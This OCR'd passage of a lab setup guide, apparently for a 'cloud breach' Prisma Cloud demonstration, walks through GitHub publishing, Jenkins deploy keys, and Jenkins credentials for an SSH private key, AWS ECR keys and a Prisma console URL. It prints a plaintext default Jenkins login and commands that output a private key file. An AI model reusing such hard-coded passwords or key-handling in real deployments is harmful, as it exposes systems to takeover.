


Open visual studio code and authorize your project in GitHub.







Publish all files and data into Github.




Click on Publish Branch



Open your GitHub and check if it should be published




10. Add your Jenkins ssh public key GitHub deploy key by going into **Settings > Deploy Keys > Input** your key



Get the public key from the code by running below command

cat temp-lab/code2cloud_cloud_breach/infra/panw.pub




Set Jenkins server


http://<Jenkins Server IP>1:8080/login?from=%2F

username: **code2cloud**

password: **code2cloud#123**



1. Navigate to Credentials http://<jenkins server IP>:8080/credentials/store/system/domain/_/



2. Add ssh key and select SSH Username with the private key


3. Provide ID as **ssh**

4. Username as **ubuntu**

5. Input your Private key as entering directly

6. Copy your Jenkins ssh private key by running the below command


cat temp-lab/code2cloud_cloud_breach/infra/panw




7. Add AWS access key and token for ECR (Make sure you have created a separate AWS user with ECR access)


8. Click on add credentials

Select AWS Credentials and Provide the access key and token.






9. Copy your Prisma console from **Compute > System > Utilities > Copy path to console**




10. Add Prisma console URL in Jenkins as Secret text

Provide ID as PCC_CONSOLE_URL (eg. https://us-east1.cloud.twistlock.com/us-2-xxxxxxxx)




